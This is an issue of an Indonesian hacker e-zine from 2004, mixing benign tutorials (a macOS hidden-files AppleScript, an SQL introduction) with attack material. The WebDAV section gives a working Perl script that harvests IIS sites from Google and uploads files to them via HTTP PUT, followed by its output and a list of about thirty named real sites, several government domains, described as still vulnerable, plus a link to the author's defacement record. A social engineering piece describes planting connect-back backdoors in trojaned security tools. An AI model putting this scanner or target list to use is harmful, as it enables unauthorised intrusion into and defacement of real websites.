

EZINE (ECHO-magazine)

Adalah majalah elektronik yang ditulis secara bebas* oleh individu** yang peduli terhadap perkembangan ilmu pengetahuan khususnya dibidang Teknologi informasi dan di sebarluaskan secara FREE(gratees) dengan syarat-syarat [licensi] , dan di-online-kan
@t <http://ezine.echo.or.id>



[Licensi]

Seluruh Dokumen yang terdapat di ezine (echo-magazine) dibuat dengan lisensi OpenContent "Copyleft". Artinya pemegang dokumen tersebut memiliki hak secara penuh terhadap dokumen tersebut. Segala modifikasi, penggandaan dokumen tsb untuk keperluan non komersil diperbolehkan, selama mencantumkan nama si penulis.

E Z I N E E C H O M A G A Z I N E






Table of Content

EZINE#8

1. [ez-r08-echostaff-intro](#)
2. [ez-r08-AgD-showhiddendimacOS](#)
3. [ez-r08-biatchX-socialreverse-engineering](#)
4. [ez-r08-bima-Webdav_Mass_Scanner](#)
5. [ez-r08-bithedz-sql](#)
6. [ez-r08-conan-nmap](#)
7. [ez-r08-hilman_hands-trinoo](#)
8. [ez-r08-id-ipYM](#)
9. [ez-r08-lirva32-K12LTSP#1](#)
10. [ez-r08-lirva32-K12LTSP#2](#)
11. [ez-r08-mrt-eksploitasi_web_dg_XSS](#)
12. [ez-r08-sakitjiwa-basicVIcommands](#)
13. [ez-r08-sakitjiwa-IRCdenganIPV6](#)
14. [ez-r08-sakitjiwa-pgp](#)
15. [ez-r08-sakitjiwa-telnetd](#)
16. [ez-r08-sakitjiwa-tutorialsingkatBITCHX](#)
17. [ez-r08-sandal-IRCdgTellnet](#)
18. [ez-r08-y3dips-becommunityeXplo](#)
19. [ez-r08-y3dips-buatflashdisk](#)
20. [ez-r08-y3dips-faqfn](#)
21. [ez-r08-y3dips-pathdisc](#)
22. [ez-r08-yudhax-bugtelkomsel](#)
23. [ez-r08-zylon-johntheripper](#)



.OR.ID

ECHO-ZINE FULL RELEASE
Volume VIII - SEPTEMBER OKTOBER 2004

[EDITOR]

~~~~~

SALAM BERBAGI,

31 Oktober 2004 ; Ezine #8 telah siap dirilis secara resmi kepublic, .

Tak terasa di rilis yang ke Delapan ini echo.or.id telah menginjak tahun keduanya, Kami tidak pernah bermimpi untuk dapat tetap bertahan dan konsisten pada tujuan kami semula , apalagi atas semua respons yang kami terima baik itu berupa kritik ataupun saran dari teman teman semua yang membuat kami semakin yakin untuk dapat berdiri tegak.

Dengan 1 tahun yang kami miliki ini, kami sangat berharap ini akan mejadi bekal yang akan sangat berharga buat kami untuk meneruskan semua cita cita, apalagi kami juga sudah tidak se-aktif dulu ( di karenakan beberapa hal), dan semoga dengan keluarnya ezine 8 ini akan dapat membangkitkan semangat kita semua pada umumnya dan kami selaku echo|staff khususnya.


Kami juga sangat berterimakasih kepada para Donatur artikel yang telah Mengirimkan artikelnya kepada kami dan juga tak lupa ucapan terimakasih kami haturkan kepada para pembaca setia ezine .

Akhir kata , kami mohonkan dukungan yang sangat dari teman teman semua sehingga apa yang kita 'impikan' dapat terwujud

SALAM HANGAT

- - - - -

yEdips



[donatur artikel]

~~~~~

* alphabetical order, credit should go on them for the articles

AgD
Biatch-X
bima_
Bithedz
conan
idkhai
lirva32
mrt
SakitJiwa
sandal
yudhax
zylon

[greetz]

~~~~~

- + TUHAN YME " the One and only " plz --help US , n help this COUNTRY "
- + kepada semua memberz newbie\_hacker('biarlah semangat berbagi itu selalu membara')
- + kepada GURU-GURU yang mengajar kami baik secara sengaja atau tidak sengaja
- + kepada semua 'Security Industry'di INDONESIA ('kami akan mencoba untuk terus dapat berjalan disamping anda semua')
- + [www.aikmel.com](http://www.aikmel.com) , [www.jasakom.com](http://www.jasakom.com)
- + #e-c-h-o #aikmel

[special note]


~~~~~

Our doubt is our passion, and our passion is our task, The rest is the madness of art
- Henry James

[contact]

~~~~~

|             |                        |
|-------------|------------------------|
| Editor      | : echostaff@echo.or.id |
| Submissions | : ezine@echo.or.id     |
| Commentary  | : ezine@echo.or.id     |



Url : <http://ezine.echo.or.id>

[echo staff]


~~~~~

*ini adalah data keaktifan echo-staff selama 2 bulan terakhir

::nick:: ::active:: ::status message::

y3dips	*[3]^[3]#[2]\$[2]	Take over Ezine 8 :(, really need backup !!.....
moby	*[0]^[0]#[1]\$[0]	idle..idle..idle..idle..invisible..inactive..idle
the_day	*[3]^[2]#[1]\$[2]	work..work..work..stop playing arround.make money..
comex	*[1]^[0]#[1]\$[1]	----- zZZZZzzz...zZZZZZZZ..zZZZZZ..ZZZzzz...
z3r0byt3	*[3]^[1]#[1]\$[0]	still cant imagine if linux dont love him ?
K-159	*[1]^[1]#[0]\$[0]	connectionless , STOp internet lifestyle ..
c-a-s-e	*[3]^[0]#[1]\$[0]	indoradio.net , sound of music <<< making online radio,
S`to	*[0]^[0]#[0]\$[0]	still making a book .. [best seller book *****] ..

legend : *	: active on ym	level : [3]	= very very active
	^	: active on irc #e-c-h-o	[2] = very active
	#	: active on milis newbie_hacker	[1] = active (at least 1 time)
	\$	: active on forum.echo.or.id	[0] = ZZZ



Show hidden system file n folder on Mac OS X

Author: AgD || AgD@undermac.tk

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Di dalam system Mac Os X tidak terdapat fasilitas untuk menampilkan file&folder yang tersembunyi, begitu juga untuk meng-hide file&folder kita! karenanya kita akan membuat sebuah program sederhana untuk menampilkan file&folder yang tersembunyi menggunakan apple script.

Buka apple script editor di /Applications/AppleScript/Script Editor

*ket: tanda "--" adalah comment dari saya

*Bagi yang sudah tahu!, just ignore this f***in paper! dan silahkan buat tulisan yang lebih baik :p

*****Cut Here*****

--Begin of Script

tell application "Finder" to quit

--sesuai dengan perintahnya, ini untuk menghentikan proses Finder (klo di win: explorer) kenapa harus di-quit? biar gak perlu restart!

set win to display dialog "Terserah lu mau ditampilkan atau enggak folder & files yang rahasia" buttons {"Show", "Hide"} default button "Show"

--menampilkan window dan memasukannya kedalam variabel win

set win_do to button returned of win

--variabel yang menampung aksi dari penekanan tombol pada "win"

if win_do is "Show" then

--klo yang diklik "Show" maka..eng.ing..eng!!

try

do shell script "defaults write com.apple.finder AppleShowAllFiles " & "Yes"

--ini dia perintah dasar macintosh untuk menampilkan file & folder system

yang tersembunyi

end try

set did to "show"

else if win_do is "Hide" then


--harusnya udah tahu!!

try

do shell script "defaults write com.apple.finder AppleShowAllFiles " & "No"

--ini untuk menyembunyikan kembali file & folder system

end try



```
set did to "hide"  
end if  
tell application "Finder" to launch  
--mengaktifkan kembali Finder
```

```
--End of Script
```

```
*****Cut Here*****
```

Simpan script ini dengan format application (app) dan option Run only.
jika kita ingin membuat folder yang tersembunyi untuk menyembunyikan file2 pribadi
kita ex: tutorial2 hacking, gambar2 porno, dsb. kita tinggal menambahkan titik "."
di awal nama folder ex: .AgD maka folder dengan nama .AgD akan otomatis ter-hide!
untuk membuatnya kita harus membuka Terminal dan mengetikan: mkdir .foldernm


Insya Allah di e-zine depan saya akan membuat script untuk meng-hide folder secara
otomatis tanpa harus memberikan tanda "." terlebih dulu.

REFERENSI

*Script ini saya dapatkan dari keingintahuan saya yang dalam!.
*juga dari forum [http:// macosxhints.com](http://macosxhints.com) yang telah saya modifikasi sebelumnya

*GREETZ TO: Apple G4, Mr. Steve Jobs, [M4'is], [Bono the CaT]
[Ono], Echo Memberz, Barudak newbie_hacker dan semua portal
Hacking dan open source di indonesia

Kritik, saran, makian dan cacian kirim ke: AgD@undermac.tk



++ Social Reverse-Engineering ++

Author: Biatch-X a.k.a seppuku || vic@biatchx.net

Online @ www.biatchx.net :: <http://www.biatchx.net/sources>

```
/* content */
```


```
# sorry, untuk lanjutan artikel2 gw sengaja dipending, karena ada beberapa  
# kesibukan yang menyebabkan belum adanya kesempatan untuk melanjutkannya.  
# mungkin setelah beberapa bulan ke depan baru akan diselesaikan.  
# atas pengertian dan kerjasamanya saya ucapkan banyak terima kasih.
```

```
{  
    if vq = cool  
    then print("asli keren abiezz !!");  
  
else  
    print("loe baru tahu ya ?")  
end if  
}
```

```
/* Social Reverse-Engineering */
```

```
# mungkin beberapa dari kalian sudah pernah mendengar bahkan sudah mempraktek-  
# kan yang namanya Social Engineering (SE), bagi yang belum pernah mendengar  
# ataupun tidak mengetahui apa yang dimaksud dengan Social Engineering maka  
# akan saya jelaskan terlebih dahulu supaya anda tidak mengalami kebingungan  
# ketika membaca artikel ini. Social Engineering adalah suatu keadaan atau  
# kejadian yang terjadi apabila anda mengelabui, menipu, berpura-pura untuk  
# mendapatkan akses/sesuatu dari orang lain. Keadaan ini biasanya terjadi atau  
# diambil apabila anda atau seseorang tidak dapat mengakses/mengambil secara  
# langsung (remote or physical).
```

```
# Salah satu contoh, Si A adalah Admin dari Network yang bernama B yang dimana  
# B akan dimasuki oleh si X (attacker), dikarekan proteksi yang begitu solid  
# yang diterapkan oleh si A (admin) kedalam si B (network), maka si X mau tidak  
# mau harus mencari cara atau celah yang dapat dimanfaatkan sehingga dia bisa  
# menguasai si B (network). Setelah menimbang-nimbang maka si X dengan modal  
# beberapa puluh ribu rupiah mengajak kenalan si A dan ngobrol sambil makan  
# siang di sebuah restoran fast food (Mc'D misalnya). setelah melalui pembica-  
# raan yang akrab yang diselingi senda gurau, mulailah si X melancarkan serangan  
# pertama kepada si A dikarenakan si A sudah merasa akrab dengan si X. Tanpa di-
```



sadari oleh si A, si X telah mendapatkan beberapa informasi penting yang dia
butuhkan untuk dapat masuk kedalam si B (network), dan ini terjadi tanpa rasa
penyesalan oleh si A karena dia secara tidak sadar telah di"hack" dengan ber-
modalkan beberapa puluh ribu rupiah.... padahal harga perawatan dan pembangunan
kembali si B apabila terjadi kerusakan bisa mencapai ratusan juta rupiah.

ada satu pepatah dikalangan para "Social Engineer" tersebut, "if you cannot
hack the machine, then hack the human.". jadi hati-hatilah dalam memberikan
informasi berharga kepada orang lain.

/* "Because there is no patch for human stupidity" */

sekarang kita masuk ke topik utama apabila anda semua telah mengerti dengan
Social Engineering.


Social Reverse-Engineering adalah efek kebalikan dari Social Engineering,
anda mungkin bertanya-tanya... apa sih hebatnya social reverse-engineering?
social reverse-engineering adalah suatu kejadian yang hampir mirip dengan
social engineering tetapi, anda tidak merusak atau melemahkan system/network
tersebut, melainkan oleh si admin itu sendiri.

Bingung ? baiklah akan saya jelaskan dengan sesederhana mungkin. SE atau yang
lebih dikenal dengan Social Engineering bersifat membuka peluang anda untuk
terdeteksi jauh lebih besar (bahkan lebih besar daripada anda melakukan
penetrasi system dari jauh). Sedangkan Social Reverse-Engineering anda tidak
perlu melakukan penetrasi system dari jauh atau meminta informasi berharga
kepada SysAdmin dikarenakan kelalaian atau ketidak tahuan dari SysAdmin ter-
sebut.

Sebagai contoh :

Si A adalah SysAdmin dari suatu Network yang bernama B, dan si X adalah si
penyerang yang akan menggunakan berbagai cara agar dapat masuk kedalam si B
yang telah kita ketahui dikelola dan dirawat oleh si A (SysAdmin). Karena
pertahanan system yang begitu solid yang dilakukan oleh si A (SysAdmin), maka
si X (attacker) akan melakukan Social Engineering untuk mendapatkan informasi
yang dibutuhkan untuk dapat memasuki si B (network).

Akan tetapi si A (SysAdmin) telah mengetahui gelagat atau maksud dan tujuan
dari si X (attacker), maka si A tetap menyimpan informasi penting tersebut
tanpa membeberkannya kepada si X, tapi si X tidak kehabisan akal, dengan me-
manfaatkan salah satu kelemahan terbesar manusia (Curiosity) akhirnya dengan
mudah tanpa harus besusah payah... pintu kedalam Network terbuka lebar.
tentu anda berpikir. "bagaimana mungkin, informasi aja gak tahu". Inilah
hebatnya "Social Reverse-Engineering", hanya dengan menanyakan dan mengetahui
hal-hal yang menarik hobby atau perhatian si A, maka dengan sendirinya si A



telah membukakan pintu lebarlebar kepada si X untuk masuk kedalam network.

Si X, dengan mengetahui bahwa si A suka dengan Tools yang dapat menjaga keamanan dari Network-nya, maka si X "memberitahukan" bahwa ada satu Tools yang dapat mengetest keamanan network si A. si A lalu mengambil source nya tanpa melakukan "checksum" terlebih dahulu, setelah memeriksa coding bahwa tidak ada yang mencurigakan, dengan segera dilakukan instalasi untuk segera mencoba memakai tools tersebut. setelah si A mencoba tools tersebut dia merasa puas bahwa network yang dikerjakan benar-benar aman (patched), dan kemungkinan untuk dibobol sangat kecil. padahal, kalau si A mau dengan teliti maka akan terdapat beberapa anomali yang terjadi. Server yang dulu menutup port 6655 sekarang telah terbuka tapi tidak sepenuhnya terbuka (connect-back telnet), didalam "PS Tree" juga terdapat user "nobody" yang menjalankan "Daemon" http dari folder "/tmp".

Apakah anda sudah memahami anomali-anomali yang terjadi seperti diatas ?
si X telah merencanakan dan telah melakukan "re-touch" terhadap coding tools tersebut, kesalahan terbesar yang dilakukan si A terjadi pada waktu dia mengambil tools tersebut tanpa melakukan "checksum" sehingga keabsahan atau orisinilitas tools tersebut tidak dapat dipertanggung jawabkan. Dengan kata lain, bukan si X yang membobol Network tapi melainkan si A sendiri.

Social Reverse-Engineering ini telah memakan banyak korban, bukan cuma anda, saya atau mereka, tetapi kita semua pernah merasakannya, sehingga tidak menutup kemungkinan Social Reverse-Engineering ini digunakan untuk tujuan yang lain.


Secara singkat dan jelas maka Social Reverse-Engineering ini adalah,
Kejadian dimana si X menantang, menawarkan atau memberitahukan secara tidak langsung sehingga menimbulkan rasa ingin tahu si A, yang tanpa disadari oleh si A bahwa dia melakukan hacking terhadap network si A sendiri.

"Ingat, kejahatan terjadi bukan karena ada niat pelakunya, melainkan juga karena ada kesempatan... waspadalah... waspadalah....." - pesan Bang Napi

..: Reference ..:

- <http://www.google.com>
- Stealing The Network: How to Own the Box (books)
- How to Own a Continent (books)
- Praktek :d

*greetz goes to :
ISIC Staff, eCHO staff and Chatterz, Aikmel Crew and Chatterz, kudel,
X-Window, Bandung (cewek² disana cakep² euy), HyDr4, mitha_cute,




mitha_moore, Co_bain, anak² sukaluyu (Bdg), para eggdroperz
dan kalian semua.

*shoutz goes to :
K-159, yudhax, JiPZ, SlimJim100, SakitJiwa, Mitnicks (for the book
of "the art of deception").

*dedicated for : EgLa & eVa.

all flames, critics and suggestion send to vic@biatchx.net

log: October 21st, 2004 (09:43 AM)



Webdav Mass Scanner menggunakan perl script

Author: bima_ || iko94@yahoo.com

www.geocities.com/iko94

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

```
/*
*****
* Webdav Mass Scanner menggunakan perl script
* grab urls dari Google (bug lama).
*
* Impact : IIS
*
* oleh   : iko (iko94@yahoo.com)
*        : www.geocities.com/iko94
* release : august,09,2004
*
* No Warranty. This tutorial is for educational use only,
* commercial use is prohibited.
*
*****/
```

Anda pernah membaca artikel-artikel mengenai deface dari webfolder ?

1. <http://www.jasakom.com/Artikel.asp?ID=495>

2. <http://ezine.echo.or.id/ezine6/ez-r06-beben-webfolder.txt>

Sebenarnya itu adalah bug webdav dari IIS (lagi-lagi).

Hemmm, bug lawas ya ? Emang... :)

Tapi apakah para admin cukup teliti dalam menjaga websitenya ?

Kita lihat saja.... :))

Kali ini penulis akan menyajikan skrip scan massal dari google dengan sasaran bug webdav tersebut.

```
*****awal potong di sini*****
```

```
#!/usr/bin/perl
```

```
#
```


```
# [public version]
```

```
#
```

```
require LWP::UserAgent;
```

```
use HTTP::Message;
```

```
use URI::Escape;
```



```
$baner=<<END
Google put method lewat konsole...
:))

END
;
printlog($baner);

$proxy = 'http://172.9.18.116:80/';
$log="put_lwp_google.log";
$fsav="put_google.txt";
$tempfile="put_temp.txt";

$komponen=$ARGV[0];

$usage = "Usage: perl $0 <keyword>
Example : perl $0 \"*.co.id/*.asp\" \n";
if($#ARGV<0) { die "$usage"; }


$ua = LWP::UserAgent->new;
$ua->timeout(35);
$ua->agent("MSIE/6.0 Windows");
$ua->proxy(http => $proxy) if defined($proxy);

$browser = LWP::UserAgent->new;
$browser -> agent($Agent);
$browser->proxy(http => $proxy) if defined($proxy);


$counter=0;

#Read last session
open(hf,$fsav);
$lastsav=<hf>;
close(hf);
$check=1;#Check if any save session

$nomer=1;
while(1)
{
$gourl =
"http://www.google.com/search?q=allinurl:$komponen&num=10&hl=en&lr=&ie=UTF-
8&oe=utf-8&start=$counter&sa=N";
$grabresponse = $ua->get($gourl);
$counter=$counter+10;
if (!($grabresponse->is_success)) {
```



Copyright@2005 [http://echo<dot>or<dot>id](http://echo.or.id)



```
$loginrequest->content-length($loginseend);
$loginrequest->referer($urltarget);
$loginrequest->content($loginseend);
print "Proses PUT sedang berlangsung...\n";
$loginresponse = $browser->request($loginrequest);
$logincek = $loginresponse->as_string;

if (!$loginresponse->is_success) {
    print ("$loginpost Failure\n");
    printlog ("Gagal total ".$loginresponse->status_line. " Failure\n");
} else {
    print ("$loginpost Success\n");
    printlog ($loginresponse->status_line. " could be Success\n");
    #print "$logincek\n";
    $req = HTTP::Request->new(GET => $loginpost);
    $req ->header('Accept' => 'text/html');
    $res = $browser->request($req);
    if ($res->is_success) {
        $cekcek=$res->content=~ /tes tes tes 123/g;
        if ($cekcek) {
            printlog ("\ncek url ".$res->status_line."\n"); # or whatever
            #printparse ($res->content);
        } else { #get
            printlog ("gak ada url, put gagal... ".$res->status_line."\n");
        }
    }
    else { #put
        printlog ("gagal PUT file... ".$res->status_line."\n");
    }
}


}

printlog("\n");
} #end of for

} #end of if

} #end of while

sub printlog {
    print @_ [0];
    open(lo,">>$log");
    print lo @_ [0];
    close(lo);
}
```



```
return;  
}
```

*****akhir potong di sini*****

Outputnya akan seperti berikut ini:

178. <http://www.cead.unp.ac.za/Applications.asp>
Processing <http://www.cead.unp.ac.za>....
Proses PUT sedang berlangsung...
http://www.cead.unp.ac.za/bima_test.html Failure
Gagal total 501 Not Implemented Failure


179. <http://www.hicte.uwc.ac.za/default.asp?ShowToolbarAsImages=1>
Processing <http://www.hicte.uwc.ac.za>....
Proses PUT sedang berlangsung...
http://www.hicte.uwc.ac.za/bima_test.html Success
201 Created could be Success

cek url 200 OK

180. <http://www.expertise.und.ac.za/courses.asp>
Processing <http://www.expertise.und.ac.za>....
Proses PUT sedang berlangsung...
http://www.expertise.und.ac.za/bima_test.html Failure
Gagal total 403 Forbidden Failure

Situs-situs yang masih vulner diantaranya :

1. http://www.ramadajarvis.co.uk/bima_test.html
2. http://www.bali.go.id/bima_test.html
3. http://www.inaweb.co.id/bima_test.html
4. http://www.setkab.go.id/bima_test.html
5. http://www.jasatirta1.go.id/bima_test.html
6. http://pmsserv.dki.go.id/bima_test.html
7. http://pmsserv.jakarta.go.id/bima_test.html
8. http://www.netflorist.co.za/bima_test.html
9. http://www.netcare.co.za/bima_test.html
10. http://www.autograph.co.za/bima_test.html
11. http://www.cid.co.za/bima_test.html
12. http://www.tableview.co.za/bima_test.html
13. http://www.chillies.co.za/bima_test.html
14. http://www.arrivealive.co.za/bima_test.html
15. http://www.merck.co.za/bima_test.html



16. http://www.forexafrica.co.za/bima_test.html
17. http://www.contractwork.co.za/bima_test.html
18. http://www.allesmotors.co.za/bima_test.html
19. http://www.ccma.org.za/bima_test.html
20. http://www.wbsa.org.za/bima_test.html
21. http://www.ntsika.org.za/bima_test.html
22. http://www.ibcsa.org.za/bima_test.html
23. http://www.nepa.org.za/bima_test.html
24. http://www.fe.techpta.ac.za/bima_test.html
25. http://www.software-e-commerce.com/bima_test.html
26. http://www.hicte.uwc.ac.za/bima_test.html
27. http://idlelo.uwc.ac.za/bima_test.html
28. http://www.southafricahc.org.sg/bima_test.html
29. http://www.westerncapepremier.gov.za/bima_test.html
30. http://www.ruralnews.co.nz/bima_test.html

Dan masih banyak lagi...

<http://www.zone->

[h.org/en/defacements/filter/filter_defacer=bima+%5Bat%5D+www.neoteker.or.id/](http://www.zone-h.org/en/defacements/filter/filter_defacer=bima+%5Bat%5D+www.neoteker.or.id/)

Salah satu solusi :

matikan pilihan write di konfigurasi IIS.

Cukup sekian yang bisa penulis sampaikan.

:))

REFERENSI :

1. Bukunya S'to Seni Internet Hacking
2. ActiveState ActivePerl 5.8 Documentation
3. Bukunya REGEX Steven Haryanto

*very very very special greetz to:

[+][+][+] my beloved anna [+][+][+]

*shout to dhanny firman syah : keep fighting, bro...

*special greetz to:

[+] www.neoteker.or.id

[+] www.echo.or.id


[+] www.bosen.net

[+] www.waraxe.us

[+] qq

[+] tiyox


[+] bosen



[+] ftp_geo
[+] sakitjiwa
[+] tiong
[+] all #1stlink #neoteker #e-c-h-o #batamhacker #kartubeben #antihackerlink crew @
dal net
[+] all #1stlink #romance #hackers @ centrin
[+] alphacentupret, fuzk3 kendi
[+] boeboe (dah kehabisan target yach...)
[+] y3d1ps, z3r0byt3, biatch-x, K-159, Cmaster4

*contact:

[+] iko94(at)yahoo(dot)com
[+] www.geocities.com/iko94
[+] www.neoteker.or.id



SQL (Structured Query Language) Part I

Author: Bithedz || Bithedz@k.ro or Bithedz@linuxmail.com

Online Online @ www.echo.or.id :: <http://ezine.echo.or.id>

{Basa-basi dikit}

tes..tes..tes.. akhirnya bisa juga gue bikin artikel :)

Sering banget gue di tanyain seputar SQL tapi gue males jawab, habis mesti panjang lebar euy Nah oleh sebab itu gue nyempatin diri buat bikin neh artikel..Moga aja artikel ini bisa membantu kita semua...Amin.

SQL (ess-que-el) merupakan singkatan dari, tuh judulnya apa? hehehe...
Merupakan script yang digunakan untuk melakukan komunikasi dengan Database.
SQL juga merupakan bahasa standar yang digunakan untuk RDBMS (Relational DataBase Management Systems).Perintah-perintah SQL salah satunya dapat digunakan untuk mengupdate dan menampilkan data dalam DataBase.
Database Relationals yang menggunakan bahasa SQL diantaranya Oracle, Sybase, Microsoft SQL Server, Acces, Ingres, MYSQL dah ah cape terlalu banyak neh...

Oke deh cukup sekian dulu basa-basi tentang SQL-nya, sekarang kita ke contoh penggunaan aja ya!

TABEL DATA

Dalam System Database Relational mengandung satu atau lebih objek yang disebut dengan tabel atau tables. Data-data atau informasi yang berkaitan dengan database tersebut disimpan dalam tabel. Tabel mempunyai identitas yang unik untuk namanya dan terdiri dari baris-baris dan kolom-kolom. Kolom-kolom tersebut berisi nama kolom, type data dan atribut-atribut yang berhubungan dengan kolom. Baris-baris juga berisi record-record atau data-data yang bersesuaian dengan nama-nama dalam kolom tersebut.

